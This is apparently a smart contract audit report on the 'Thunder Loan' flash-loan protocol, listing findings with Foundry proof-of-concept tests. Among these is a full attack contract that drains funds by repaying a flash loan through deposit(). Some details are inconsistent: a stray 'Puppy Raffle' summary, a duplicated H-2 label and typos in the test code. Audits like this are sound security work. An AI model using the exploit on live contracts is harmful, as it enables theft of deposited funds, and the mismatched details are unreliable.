

TSwapPool Initial Audit Report

Version 0.1

Thomas Heim

February 24, 2024

Thunder Loan Audit Report

Thomas Heim

February 24, 2024

Thunder Loan Audit Report

Lead Auditors: Thomas Heim

Table of contents

See table

About Thomas Heim

Thomas Heim is a detail-oriented smart contract auditor with expertise in Solidity. He specializes in conducting thorough audits of smart contracts to ensure the security and reliability of your smart contracts. Thomas is committed to continually assessing and improving security through an ongoing consensus process. His approach is professional and thorough, making him a reliable choice for those in need of a trustworthy smart contract auditing service.

Disclaimer

The team makes all effort to find as many vulnerabilities in the code in the given time period, but holds no responsibilities for the findings provided in this document. A security audit by the team is not an endorsement of the underlying business or product. The audit was time-boxed and the review of the code was solely on the security aspects of the Solidity implementation of the contracts.

Risk Classification

		Impact		
		High	Medium	Low
Likelihood	High	H	H/M	M
	Medium	H/M	M	M/L
	Low	M	M/L	L

Audit Details

The findings described in this document correspond the following commit hash:

```
026da6e73fde0dd0a650d623d0411547e3188909
```

Scope

```
#-- interfaces
|   #-- IFlashLoanReceiver.sol
|   #-- IPoolFactory.sol
|   #-- ITSwapPool.sol
|   #-- IThunderLoan.sol
#-- protocol
|   #-- AssetToken.sol
|   #-- OracleUpgradeable.sol
|   #-- ThunderLoan.sol
#-- upgradedProtocol
    #-- ThunderLoanUpgraded.sol
```

Protocol Summary

Puppy Rafle is a protocol dedicated to raffling off puppy NFTs with variying rarities. A portion of entrance fees go to the winner, and a fee is taken by another address decided by the protocol owner.

Roles

- Owner: The owner of the protocol who has the power to upgrade the implementation.
- Liquidity Provider: A user who deposits assets into the protocol to earn interest.
- User: A user who takes out flash loans from the protocol.

Executive Summary

Issues found

Severity	Number of issues found
High	2
Medium	2
Low	3
Info	1
Gas	2
Total	10

Findings

High

[H-1] Erroneous 'ThunderLoan::updateExchangeRate' in the 'deposit' function causes protocol to think it has more fees than it really does, which blocks redemption and incorrectly sets the exchange rate.

Description: In the ThunderLoan system, the 'exhangeRate' is responsible for calculating the exchange rate between assetTokens and underlying tokens. In a way, it's responsible for keeping track of how many fees to give to liqudity providers.

However, the 'deposit' function, updates this rate, without collecting any fees! This update should be removed.

```
1
2       function deposit(IERC20 token, uint256 amount) external
            revertIfZero(amount) revertIfNotAllowedToken(token) {
3           AssetToken assetToken = s_tokenToAssetToken[token];
4           uint256 exchangeRate = assetToken.getExchangeRate();
5           uint256 mintAmount = (amount * assetToken.
                EXCHANGE_RATE_PRECISION()) / exchangeRate;
6           emit Deposit(msg.sender, token, amount);
7           assetToken.mint(msg.sender, mintAmount);
8           uint256 calculatedFee = getCalculatedFee(token, amount);
9           assetToken.updateExchangeRate(calculatedFee);
10          token.safeTransferFrom(msg.sender, address(assetToken), amount)
                ;
11      }
```

Impact: There are several impacts to this bug.

1. The ‘redeem’ function is blocked, because the protocol thinks the owed tokens is more than it has.
2. Rewards are incorrectly calculated,leading to liquidity providers potentially getting way more or less than deserved.

Proof of Concept:

1. LP deposits.
2. User takes out a flash loan.
3. It is now impossible for LP to redeem.

   Proof of Code

   Place the following into ‘ThunderLoanTest.t.sol’

```
        function testRedeemAfterLoan() public setAllowedToken hasDeposits {
         uint256 amountToBorrow = AMOUNT * 10;
         uint256 calculatedFee = thunderLoan.getCalculatedFee(tokenA, amountToBorrow);

         vm.startPrank(user);
         tokenA.mint(address(mockFlashLoanReceiver), calculatedFee);
         thunderLoan.flashloan(address(mockFlashLoanReceiver), tokenA, amountToBorrow, "");
         vm.stopPrank();

         uint256 amountToRedeem = type(uint256).max;
         vm.startPrank(liquidityProvider);
         thunderLoan.redeem(tokenA, amountToRedeem);
```

Recommended Mitigation: Remove the incorrectly updated exchange rate lines form ‘deposit’

```
        function deposit(IERC20 token, uint256 amount) external revertIfZero(amount) revertIfNotAllowedToken(token) {
         AssetToken assetToken = s_tokenToAssetToken[token];
         uint256 exchangeRate = assetToken.getExchangeRate();
         uint256 mintAmount = (amount * assetToken.EXCHANGE_RATE_PRECISION()) / exchangeRate;
         emit Deposit(msg.sender, token, amount);
         assetToken.mint(msg.sender, mintAmount);
-        uint256 calculatedFee = getCalculatedFee(token, amount);
-        assetToken.updateExchangeRate(calculatedFee);
         token.safeTransferFrom(msg.sender, address(assetToken), amount);
    }
```

[H-2] All the funds can be stolen if the flash loan is returned using deposit()

Description: The flashloan() performs a crucial balance check to ensure that the ending balance, after the flash loan, exceeds the initial balance, accounting for any borrower fees. This verification is achieved by comparing endingBalance with startingBalance + fee. However, a vulnerability emerges when calculating endingBalance using token.balanceOf(address(assetToken)).

Exploiting this vulnerability, an attacker can return the flash loan using the deposit() instead of repay(). This action allows the attacker to mint AssetToken and subsequently redeem it using redeem(). What makes this possible is the apparent increase in the Asset contract's balance, even though it resulted from the use of the incorrect function. Consequently, the flash loan doesn't trigger a revert.

Impact: All the funds of the AssetContract can be stolen.

Proof of Concept: To execute the test successfully, please complete the following steps:

1. Place the **attack.sol** file within the mocks folder.
2. Import the contract in **ThunderLoanTest.t.sol**.
3. Add **testattack()** function in **ThunderLoanTest.t.sol**.
4. Change the **setUp()** function in **ThunderLoanTest.t.sol**.

```
import { Attack } from "../mocks/attack.sol";
```

```
function testattack() public setAllowedToken hasDeposits {
        uint256 amountToBorrow = AMOUNT * 10;
        vm.startPrank(user);
        tokenA.mint(address(attack), AMOUNT);
        thunderLoan.flashloan(address(attack), tokenA, amountToBorrow,
            "");
        attack.sendAssetToken(address(thunderLoan.getAssetFromToken(
            tokenA)));
        thunderLoan.redeem(tokenA, type(uint256).max);
        vm.stopPrank();

        assertLt(tokenA.balanceOf(address(thunderLoan.getAssetFromToken
            (tokenA))), DEPOSIT_AMOUNT);
    }
```

```
function setUp() public override {
        super.setUp();
        vm.prank(user);
        mockFlashLoanReceiver = new MockFlashLoanReceiver(address(
            thunderLoan));
        vm.prank(user);
        attack = new Attack(address(thunderLoan));
    }
```

attack.sol

```
// SPDX-License-Identifier: MIT
pragma solidity 0.8.20;

import { IERC20 } from "@openzeppelin/contracts/token/ERC20/IERC20.sol";
import { SafeERC20 } from "@openzeppelin/contracts/token/ERC20/utils/SafeERC20.sol";
import { IFlashLoanReceiver } from "../../src/interfaces/IFlashLoanReceiver.sol";

interface IThunderLoan {
    function repay(address token, uint256 amount) external;
    function deposit(IERC20 token, uint256 amount) external;
    function getAssetFromToken(IERC20 token) external;
}


contract Attack {
    error MockFlashLoanReceiver__onlyOwner();
    error MockFlashLoanReceiver__onlyThunderLoan();

    using SafeERC20 for IERC20;

    address s_owner;
    address s_thunderLoan;

    uint256 s_balanceDuringFlashLoan;
    uint256 s_balanceAfterFlashLoan;

    constructor(address thunderLoan) {
        s_owner = msg.sender;
        s_thunderLoan = thunderLoan;
        s_balanceDuringFlashLoan = 0;
    }

    function executeOperation(
        address token,
        uint256 amount,
        uint256 fee,
        address initiator,
        bytes calldata /*  params */
    )
        external
        returns (bool)
    {
        s_balanceDuringFlashLoan = IERC20(token).balanceOf(address(this));

        if (initiator != s_owner) {
```

```
46              revert MockFlashLoanReceiver__onlyOwner();
47          }
48
49          if (msg.sender != s_thunderLoan) {
50              revert MockFlashLoanReceiver__onlyThunderLoan();
51          }
52          IERC20(token).approve(s_thunderLoan, amount + fee);
53          IThunderLoan(s_thunderLoan).deposit(IERC20(token), amount + fee
                );
54          s_balanceAfterFlashLoan = IERC20(token).balanceOf(address(this)
                );
55          return true;
56      }
57
58      function getbalanceDuring() external view returns (uint256) {
59          return s_balanceDuringFlashLoan;
60      }
61
62      function getBalanceAfter() external view returns (uint256) {
63          return s_balanceAfterFlashLoan;
64      }
65
66      function sendAssetToken(address assetToken) public {
67
68          IERC20(assetToken).transfer(msg.sender, IERC20(assetToken).
                balanceOf(address(this)));
69      }
70  }
```

Notice that the **`assetLt()`** checks whether the balance of the AssetToken contract is less than the **`DEPOSIT_AMOUNT`**, which represents the initial balance. The contract balance should never decrease after a flash loan, it should always be higher.

Recommended Mitigation: Add a check in deposit() to make it impossible to use it in the same block of the flash loan. For example registring the block.number in a variable in flashloan() and checking it in deposit().

[H-2] Mixing up variable location causes storage collision i 'ThunderLoan::s_flashLoanFee' and 'ThunderLoan::s_currentlyFlashLoaning', freezing protocol

Description: 'ThunderLoan.sol' has two variables in the following order:

```
1       uint256 private s_feePrecision;
2       uint256 private s_flashLoanFee;
```

However, the upgraded contract 'ThunderLoanUpgraded.sol' has them in a different order:

```
1       uint256 private s_flashLoanFee;
```

```
2       uint256 public constant FEE_PRECISION = 1e18;
```

Due to how Solidity storage works, after the upgrade the 's_flashLoanFee' will have the value of 's_feePrecision'. You can adjust the position of storage variables, and removing storage variables for constant variables, breaks the storage location as well.

Impact: After the upgrade, the 's_flashLoanFee' will hva the value of 's_feePrecision'. This means that users who take out flash loan right after an upgrade will be charged the wrong fee.

More importantly, the 's_currentlyFlashLianing' mapping will start in the wrong storage slot.

Proof of Concept:

PoC

Place the following into 'ThunderLoanTest.t.sol'

```
1  import { ThunderLoanUpgraded } from "../../src/upgradedProtocol/
       ThunderLoanUpgraded.sol";
2  .
3  .
4  .
5
6      function testUpgradeBreaks() public public {
7          uint256 feeBeforeUpgrade = thunderLoan.getFee();
8          vm.startPrank(thunderLoan.owner());
9          ThunderLoanUpgraded upgraded = new ThunderLoanUpgraded();
10         thunderLoan.upgradedToCall(address(upgraded), "");
11         uint256 feeAfterUpgrade = thunderLoan.getFee();
12         vm.stopPrank();
13
14         console2.log("Fee before: ", feeBeforeUpgrade );
15         console2.log("Fee before: ", feeAfterUpgrade );
16         asset(feeBeforeUpgrade != feeAfterUpgrade)
17
18     }
```

You can also see the storage layout difference by running 'forge inspect ThunderLoan storage' and 'forge inspect ThunderLoanUpgraded storage'.

Recommended Mitigation: If you must remove the storage variable, leave it as blank as to not mess up the storage slots.

```
1  -   uint256 private s_flashLoanFee;
2  -   uint256 public constant FEE_PRECISION = 1e18;
3  +    uint256 private s_blank;
4  +    uint256 private s_flashLoanFee;
5  +    uint256 public constant FEE_PRECISION = 1e18;
```

Medium

[M-1] Using TSwap as price oracle leads to price and oracle manipulation attack

Description: The TSwap protocol is a constant product formula based on AMM(automated market maker). The price of a token is determined by how many reserves are on either side of the pool. Because of this, it is easy for malicious user to manipulate the price of a token by buying or selling a large amount of the token in the same transaction, essentially ignoring protocol fees.

Impact: Liquidity providers will drastically reduced fees for providing liquidity.

Proof of Concept: The following all happens in 1 transaction.

1. User takes a flash loan from 'ThunderLoan' for 1000 'tokenA'. They are charged the original fee 'fee1'. During the flash loan, they do the following;
    1. User sells 1000 'fee1', tanking the price.
    2. Instead of repaying right away, the user takes out another flash loan for another 1000 'tokenA'. 4. Due to the fact that the way 'ThunderLoan' calculates price based on the 'TSwap-Pool' this second flash loan is substantially cheaper.

```
1     function getPriceInWeth(address token) public view returns (uint256
          ) {
2         address swapPoolOfToken = IPoolFactory(s_poolFactory).getPool(
              token);
3         return ITSwapPool(swapPoolOfToken).getPriceOfOnePoolTokenInWeth
              ();
4     }
```

2. The user then repays the first flash loan, and then repays the second flash loan.

Recommended Mitigation: Consider using a different price mechanism, like a Chanlink price feed with a Uniswap TWAP fallback oracle.